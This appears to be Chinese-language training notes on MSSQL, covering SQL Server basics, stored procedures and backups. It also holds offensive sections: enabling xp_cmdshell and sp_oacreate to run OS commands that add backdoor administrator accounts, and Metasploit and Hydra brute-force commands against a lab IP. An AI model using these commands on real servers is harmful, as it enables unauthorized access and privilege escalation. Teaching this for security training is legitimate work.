
数据库安全-MSSQL

一、Sql-Server 简介

Sql server 是由微软公司开发设计的一个关系型数据库，具有使用方便，可伸缩性好，相关软件集成度高等优势。

1. 可伸缩性：具有高度可扩展性，可以通过增加服务器来提高处理速度。
2. 易用性：内置数据库管理工具，提供了丰富的图形化操作。
3. 可集成性高：可与微软其他产品无缝集成。（.net 开发者平台）
4. 安全性：有多层安全机制，包括 Windows 身份验证和默认强密码策略。
5. 恢复性：提供 always on availability groups 和故障转移集群。

二、Sql-Server 安装



Analysis Services 是一个分析数据引擎，用于决策支持和业务分析。 它为商业智能 (BI) 、数据分析和报表应用程序（如 Fabric/Power BI、Excel、Reporting Services 和其他数据可视化工具）提供企业级语义数据模型功能。

Reporting Services 用于创建、部署和管理分页报表。

SQL server 代理，是指对数据库的自动化操作，与 Windows 中的计划任务类似。

SQL server Browser 如果一个物理服务器上面有多个 SQL Server 实例，那么为了确保客

户端能访问到正确的实例，browser 为每一个数据库实例提供实例名称和版本号。

系统数据库中

Master：记录了 SQL server 实例的所有系统级消息，包括实例范围的元数据（如登录账号）、端点、链接服务器和系统配置设置

msdb：供 SQL SERVER 代理服务调度报警和作业以及记录操作员的使用，保存关于调度报警、作业、操作员等信息。

model：SQL SERVER 实例上创建的所有数据库的模板。

tempdb：临时数据库，用于保存临时对象或中间结果集，为数据库的排列等操作提供一个临时工作空间。（每次启动都会重新创建）

Resource：一个只读数据库，包含了 SQL SERVER 的所有系统对象。（隐藏的数据库）

三、SQL Server 基础语句

3.1 sql 语句分类

DDL-数据定义语句（CREATE , ALTER , DROP）

DML-数据操作语句（SELECT , DELETE , UPDATE , INSERT）

DCL-数据控制语言（GRANT , REVOKE , COMMIT , ROLLBACK）

3.2 建立、删除数据（库/表）

3.2.1 建立数据库

① CREATE DATABASE 数据库名称

② CREATE DATABASE 数据库名称 ON 数据文件类型（primary/secondary）

（NAME = '数据库文件逻辑名',

FILENAME = '文件逻辑地址',

SIZE = 数据库初始容量大小,

MAXSIZE = 数据库最大容量,

FILEGROWTH = 数据溢出，文件单次增长量）

LOG ON

（NAME = ‘数据库文件逻辑名’,

FILENAME = ‘文件逻辑地址’,

SIZE = 日志文件容量大小,

MAXSIZE = 日志文件容量,

FILEGROWTH = 数据溢出，文件单次增长量）

-数据库文件类型

1.主要数据文件（*.mdf）

主要数据文件包含数据库的启动信息，并指向数据库中的其他文件，存储部分或全部的数据。用户数据和对象可存储在此文件中，也可以存储在次要数据文件中。

2.次要数据文件（*.ndf）

次要数据文件是可选的，由用户定义并存储用户数据，用于存储主数据文件未能存储的剩余数据和一些数据库对象。

通过将每个文件放在不同的磁盘驱动器上，次要文件可用于将数据分散到多个磁盘上。

如果数据库超过了单个 Windows 文件的最大大小，可以使用次要数据文件，这样数据库就能继续增长。

3.事务日志（*.ldf）

事务日志文件保存用于恢复数据库的事务日志信息。数据库的插入、删除、更新等操作都会记录在日志文件中，而查询不会记录在日志文件中。整个的数据库有且仅有一个日志文件。

-练习

用方法①创建数据库 test

用方法②创建数据库 grade，数据库文件和日志文件要求初始容量为 3mb，单次增长量为 20%。

3.2.2 建立数据表

CREATE TABLE 表名

（字段名　数据类型　约束条件）

--约束条件包括：

1.主键约束（PRIMARY KEY）：主键用于标识表中的每一条记录，具有唯一性且不可为空（NOT NULL），可以定义一列或多列为主键。

2.唯一性约束（UNIQUE）：唯一性约束用来限制非主键列的数据唯一性。

3.默认值（DEFAULT）：为某一字段设置默认值

4.范围约束（CHECK）：对某一字段的范围进行限制。

--练习

1.建立数据表 student：

姓名	性别	生日	年龄	地址	电话	邮件

2.建立学科表 course: math 、chinese 、ENG、Phy

3.建立成绩表 grade：

3.2.3 获取元数据

--获取当前数据库名称

SELECT db_name( );

--获取当前数据库所有表名称

Select name from sysobjects where XTYPE='u' order by name;（XTYPE='U'：表示所有用户表；XTYPE='S'：表示所有系统表。）

--获取所有数据库名称

select name from master..sysdatabases order by name；

--获取所有字段名称

select * from syscolumns where id=object_id('表名')

--查询数据库版本

Select @@VERSION；

3.2.4 删除数据库/表

--删除数据库

Drop database 数据库名称（批量删除，名称用逗号隔开）

--删除数据表

DROP table 表名称

--练习

删除数据库 test，新建表 test1,test2 并删除。

3.2.5 处理数据表

--增加字段

alter table 表名

add 字段名 1 数据类型 1 约束条件 1（增加多个字段，用逗号隔开）

--修改字段属性

alter table 表名

alter column 字段名 （数据类型） （约束条件）

--删除列

alter table 表名

drop column 字段名

--删除字段约束条件

Alter table 表名

Drop constraint 约束条件编号

--练习

1.增加婚否列和备注列

2.修改备注列的字段长度

3.删除婚否列、备注列、邮箱、地址列

3. 3. 处理数据

3.3.1 插入数据

--插入单组数据

insert into 表名（字段 1，字段 2…）values （数据 1，数据 2…）

-数据与字段一一对应；

-如果数据组中包含所有字段的数据且为默认顺序，则字段可省略不写

--插入多组数据

insert into 表名 select 数据组 1 union

select 数据组 2 union

select 数据组 3...

3.3.2 修改数据

update 表名 set 字段名='字段值'where 特征字段='字段值'

3.3.3 删除数据

delete from 表名 where 特征字段=‘字段值’

--练习

1.在表 student 中插入数据

姓名	性别	生日	年龄	电话
Messi	man	1987-6-24		
Neymar	man	1992-2-5		123456789
Suarez	Man	1987-1-24		987456321
Yamal	man	2007-7-13		654123987
Lew	man	1988-8-21		321654987
Nico	man	2002-7-12		741852963

2.修改 messi 的电话号码为 963852741

3.删除关于 Lew、Neymar、suarez 的数据

4.在表 course 中插入数据“math、Eng、Chinese、phy”

5.在表 grade 中随机插入数据

3.3.4 查询数据

--count，返回在集合中找到的项目数

Select count( ) from

--MAX（）、MIN（）、AVG（）

Select max( ) from

--排序后查询 order by

Select from 表名 order by 字段

默认升序，降序末尾添加 desc

--对查询结果分组 group by

select 字段名 1，count() from 表名 group by 字段名 1

--条件查询 where 和 having

where 用于查询结果产生之前，having 是用于查询结果产生之后。

--练习

1.查询 student 表中有多少人

2.用两种办法找出最高分

3.查询每科最高分

4.查询年龄大于 25 的人

5.查询平均成绩低于 80 分的学生

6.用两种方法查询男生有多少人

7.用两种方法查询至少有一门课程不及格的学生

四、存储过程

4.1 什么是存储过程？

存储过程是事先编译好存储再数据库中的一组 T-SQL 命令集合

优点：性能好

缺点：耦合性高

4.2 存储过程的分类

（1）系统存储过程：（System stored Procedure）sp_开头，为 SQLSERVER 内置存储过程。

（2）扩展存储过程：（Extended stored Procedure），也就是外挂程序，用于扩展 SQLSERVER 的功能，以 sp_或者 xp_开头，以 DLL 的形式单独存在。

（3）用户定义的存储过程：（User-defined stored Procedure），这个就是用户在具体的数据库中自己定义的，名字最好不要以 sp_和 xp_开头，防止混乱。

注：系统扩展存储过程是不能被删掉的，也没办法禁用（sysadmin 角色的用户肯定拥有执行的权限），所以如果有公司基线要求，我们要做的是拒绝 public 角色拥有这些扩展存储过程的执行权限。

4.3 自定义存储过程

4.3.1 无参存储过程

```
--创建存储过程
CREATE PROCEDURE  存储过程名称
AS
BEGIN
    SQL 语句
END;

--修改存储过程
EXECUTE  存储过程名称
EXEC
```

--修改存储过程

ALTER PROCEDURE 存储过程名称

AS

BEGIN

SQL 语句

END;

--删除存储过程

DROP PROCEDURE 存储过程名称；

4.3.2 有参存储过程

CREATE PROCEDURE 存储过程名称（定义参数 1，参数 2.....)

AS

BEGIN

SQL 语句

END;

--定义参数的方式

@参数名 数据类型（字段长度） out / put /output，

--执行带参数的存储过程

declare 参数 //声明参数

set 参数 = % //为输入参数赋值

Exec proc 参数 1，参数 2，参数 3 output //执行有参存储过程，输出参数需标明 out/output

Print 参数 3 //如果有输出参数，可选择给出执行操作

--练习

1. 定义无参存储过程，查询表 student 的所有数据
2. 定义有参存储过程，根据年龄和性别查询学生信息
3. 定义有参存储过程，根据学生姓名输出学生手机号
4. 定义有参存储过程，找出年龄大于 30 岁的学生的 math 成绩

4. 4 常用系统存储过程及系统扩展存储过程

4.4.1 SP 开头的系统存储过程

exec sp_databases --显示服务器上所有数据库

exec sp_helpdb --报告所有数据库或指定数据库信息

exec sp_tables --返回当前环境下可查询的对象的列表、

exec sp_renamedb tt,demo --修改数据库名称

exec sp_columns stu--返回某个列表的信息 ,如学生表(stu)

exec sp_help stu--查看某个表的所有信息,如 stu 表

exec sp_stored_procedures --列出当前环境中的所有储存过程

exec sp_password NulL,'abc123!@#','sa' 修改用户密码

4.4.2 高风险系统存储过程

xp_cmdshell：以操作系统命令行解释器的方式执行给定的命令字符串，并以文本行的形式返回所有输出；

xp_readerrorlog：读取 SQLServer 的错误日志；

xp_snmp_getstate：获取 snmp 状态信息；

xp_sprintf：格式化数据；

xp_sqlregister：对注册表的读取和编辑；

4.4.3 XP_cmdshell 利用

--开启 xp_cmdshell

（1）USE master --进入 master 数据库

（2）exec sp_configure 'show advanced option',1 --启用高级选项

（3）exec sp_configure 'xp_cmdshell',1 --打开 xp_cmdshell,可以调用 SQL 系统之外的命令

（4）SELECT * FROM sys.configurations WHERE name='xp_cmdshell' OR name='show advanced options' --确认配置文件是否修改成功

注：reconfigure --更新缓存，每次修改配置文件时都需要更新一次

--使用 xp_cmdshell

```
exec xp_cmdshell 'whoami'
exec xp_cmdshell 'net user hack1 123456 /add';
exec xp_cmdshell 'net localgroup administrators hack1 /add';
exec xp_cmdshell 'net user'
go
```

4.4.4 sp_oacreate 配合 sp_oamethod 的利用过程

--开启

```
exec sp_configure 'show advanced options',1;
reconfigure with override;   //强制执行
exec sp_configure 'ole automation procedures',1;
reconfigure with override;
```

注：OLE Automation Procedures 是 SQL Server 中一组用于操作 OLE 对象的过程。这些过程允许您在 SQL Server 中创建、调用和管理 OLE 对象，从而实现与外部应用程序的交互。

--使用

（1）使用 sp_oacreate 调用 wscript.shell 组件，将返回的对象存储到@shellx 变量中。

注：sp_oacreate 是 SQL Server 中的一个存储过程，用于创建 OLE 对象。它允许在 SQL Server 中调用外部应用程序或组件，并返回一个指向该对象的引用。

WScript.Shell 是 Windows 脚本宿主对象，它提供了一组方法和属性，用于在 Windows 操作系统中执行各种操作。通过使用 WScript.Shell 对象，可以在 Windows 脚本（如 VBScript 或 JScript）中执行系统命令、打开文件、运行程序等操作。

（2）使用 sp_oamethod 调用@shellx 对象中的 Run 方法，执行添加用户的命令

Run(command, windowStyle, waitOnReturn)：执行指定的命令，并返回命令的退出代码。其中，command 是要执行的命令字符串；windowStyle 是可选参数，指定命令窗口的样式；waitOnReturn 是可选参数，指定是否等待命令执行完成再继续执行脚本。

Exec(program)：启动指定的程序。其中，program 是要启动的程序路径。

Popup(message, title, buttons, icon, timeout)：显示一个弹出消息框。其中，message 是要显示的消息内容；title 是消息框的标题；buttons 是消息框中的按钮类型；icon 是消息框中的图标类型；timeout 是消息框的超时时间（以毫秒为单位）。

```
declare @shellx int
exec sp_oacreate 'wscript.shell',@shellx output
exec sp_oamethod @shellx,'run',null,'net user hackabc 123456 /add'
```

具体来说，sp_oamethod 存储过程用于调用 OLE 对象的方法。它接受四个参数：

@object：要调用方法的 OLE 对象的引用。

'MethodName'：要调用的方法的名称。

@parameter1, @parameter2, ...：可选的参数，用于传递给方法的值。

在这个例子中，@shellx 是一个 WScript.Shell 对象的引用，'run' 是要调用的方法名称，而 null 表示没有传递任何额外的参数给 run 方法。最后一个参数 'net user hackabc 123456 /add' 是要执行的命令字符串。

--提权

（1）添加新用户

```
declare @shellx int
exec sp_oacreate 'wscript.shell',@shellx output
exec sp_oamethod @shellx,'run',null,'net user oahacker 123456 /ADD'
```

（2）执行将用户添加到管理员组的命令

```
declare @shellx int
exec sp_oacreate 'wscript.shell',@shellx output
exec sp_oamethod @shellx,'run',null,'net localgroup Administrators oahacker /add'
```

五、MSSQL 暴力破解

5.1 MSF 暴力破解

（1）msfconsole

（2）use auxiliary/scanner/mssql/mssql_login

（3）show option

（4）set rhost 192.168.3.245

（5）set USER_FILE /root/usernameTop500.txt　msf

（6）set PASS_FILE /root/passwordTop1000.txt

（7）set stop_on_success true

（8）run

5.2 Hydra 暴力破解

hydra -L usernameTop500.txt -P passwordTop1000.txt -t 5 -f -v 192.168.3.245 mssql

-R	还原以前中止或崩溃的会话
-S	使用SSL连接
-s	指定非默认端口
-l	使用登录名进行登录
-L	使用账号字典进行破解
-p	使用密码进行登录
-P	使用密码字典进行破解
-e nsr	n:空密码破解 s：使用的user作为密码破解 r：反向登录
-C	指定所用格式为"user:password"字典文件
-M	指定破解的目标文件，如果不是默认端口，后面跟上": port"
-o	将破解成功的用户名：密码写入指定文件
-b	指定文件类型(txt(default)，json，jsonv1)
-f / -F	在找到用户名或密码时退出(-f每个主机 -F 主机文件)
-t	设置每个目标并行连接数(默认为16)
-T	任务总体的并行连接数（默认为64）
-w /-W	设置超时时间(默认为32秒)每个线程之间连接等待时间(默认为0)
-v / -V / -d	详细模式 / 显示login+pass 每个尝试 / 调试模式
-O	使用老版本SSL V2和V3
-q	不输出连接错误信息
-U	查看 支持破解的服务和协议
server	目标ip、某个网段
service	指定服务/协议名称
OPT	某些模块支持附加输入

六、数据备份

6.1 图形化操作流程

6.2 直接启用备份文件

（1）备份：backup database stu to disk='c:\temp\sssbak.bak' with init

（2）还原：restore database stu from disk='c:\temp\sssbak.bak' with replace

6.3 利用逻辑设备备份数据库

（1）创建逻辑设备

sp_addumpdevice 'disk','stufull','c:\temp\temp.bak

（2）备份数据库

backup database stu to stufull with init　　首次备份需要初始化

（3）恢复数据

restore database stu from stufull with replace

- NORECOVERY：使数据库处于备用模式，允许使用后续的事务日志备份来恢复数据库。
- RECOVERY：默认选项，使数据库处于正常操作状态并可以正常使用。
- STATS = x：指定每隔多久（以百分比形式）向客户端报告进度。
- MOVE：允许你将逻辑文件名的数据和日志文件重定向到新的物理文件名。

（4）删除逻辑设备

sp_dropdevice　stufull

（5）删除单个数据库

1. 获取数据库的日志序列号：RESTORE HEADERONLY FROM DISK =‘文件路径’
2. 删除：EXEC sp_delete_backuphistory = ‘数据库名’